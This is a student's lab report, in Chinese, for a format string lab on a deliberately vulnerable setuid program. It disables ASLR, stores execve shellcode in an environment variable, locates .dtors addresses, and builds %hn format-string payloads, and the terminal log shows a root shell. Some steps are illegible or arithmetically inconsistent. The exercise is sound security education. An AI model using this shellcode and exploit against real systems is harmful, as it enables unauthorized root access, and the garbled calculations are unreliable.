

CLASS 4

Format String Lab 2

吴瑞欣-E41614059

1、正文

Task1:

0、准备：关闭 ASLR:

```
sysctl -w kernel.randomize_va_space=0
```

```
[10/15/2018 05:53] seed@ubuntu:~/Desktop/lab3$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
```

1、设置环境变量存放 shellcode:

```
gcc -z execstack -o got got.c
```

```
-rwsrwxr-x 1 seed seed 7272 Oct 15 05:54 task3
-rw-rw-r-- 1 seed seed 458 Oct 9 19:34 task3.c
-rw-rw-r-- 1 seed seed 459 Oct 9 19:34 task3.c~
-rwsr-xr-x 1 root root 7199 Oct 9 19:49 task4
-rw-rw-r-- 1 seed seed 250 Oct 9 19:45 task4.c
-rw-rw-r-- 1 seed seed 0 Oct 9 19:45 task4.c~
```

2、获取 shellcode 地址:

```
[10/15/2018 05:56] root@ubuntu:/home/seed/Desktop/lab3# export EGG=$(python -c "print '\x90'*1000 + '\x6a\x17\x58\x31\xdb\xcd\x80\x6a\x0b\x58\x99\x52\x68//sh\x68/bin\x89\xe3\x52\x53\x89\xe1\xcd\x80'")
[10/15/2018 05:58] root@ubuntu:/home/seed/Desktop/lab3#
```

```
[10/15/2018 06:09] seed@ubuntu:~/Desktop/lab3$ ./task4
Egg address: 0xbffff290 [10/15/2018 06:09] seed@ubuntu:~/Desktop/lab3$
[10/15/2018 06:09] seed@ubuntu:~/Desktop/lab3$
```

3、找到 exit 函数地址: objdump -R vulp

```
[10/15/2018 06:31] seed@ubuntu:~/Desktop/lab3$ nm task3|grep _DTOR_
08049f20 D __DTOR_END__
08049f1c d __DTOR_LIST__
[10/15/2018 06:31] seed@ubuntu:~/Desktop/lab3$
```

```
[10/15/2018 07:03] seed@ubuntu:~/Desktop/lab3$ objdump -s -j .dtors task3
task3:      file format elf32-i386

Contents of section .dtors:
 8049f1c ffffffff 00000000 .....
[10/15/2018 07:05] seed@ubuntu:~/Desktop/lab3$
```

4、找出 exit 地址位置

[illegible]

5、写出攻击代码:

```
task3 $(python -c "print ' \xc0\xa0\x04\x08AAAA
\x0e\xa0\x04\x08%08x.%08x.%08x.%08x.%08x.%08x.%08
x.%08x.%08x.%62003x%hn%12945x%hn' ")
```

```
[10/16/2018 04:51] seed@ubuntu:~/Desktop/lab3$ task3 $(python -c "print '\x1e\x9f\x04\x08AAAA\x1c\x9f\x04\x08\x08.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%62003x%hn12945x%hn'")
```

on fault (core dumped)

解：没能执行成功，没有在规定时间内解决，不会这一章，回来看看同学怎么写的吧

补：一开始没有彻底弄懂攻击代码的计算方法：


后来上交后不断测试终于解决

- 1、 将 exit 地址由高到低写两 byte 中间插入 AAAA
- 2、 和上节课一样, 因为有 11 个间隔, 所以书写 9 个 %08x.
- 3、 $\%62003x\%hn = f290 - 3*4 - 9*9$ (换算 10 进制得到 62003)

4、 $0x12945 - 0xbfff - 0xf290$ (换算 10 进制得到 52591)

攻击代码为：`task3 $(python -c "print '\x0c\xa0\x04\x08AAAA\x0e\xa0\x04\x08%08x.%08x.%08x.%08x.%08x.%08x.%08x.%62003x\n%52591x\n'")`

截图如下：



```
[10/16/2018 05:35] seed@ubuntu:~/Desktop/lab3$ task3 $(python -c "print '\x0c\xa0\x04\x08AAAA\x0e\xa0\x04\x08%08x.%08x.%08x.%08x.%08x.%08x.%08x.%62003x\n%52591x\n'")
41414141done
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```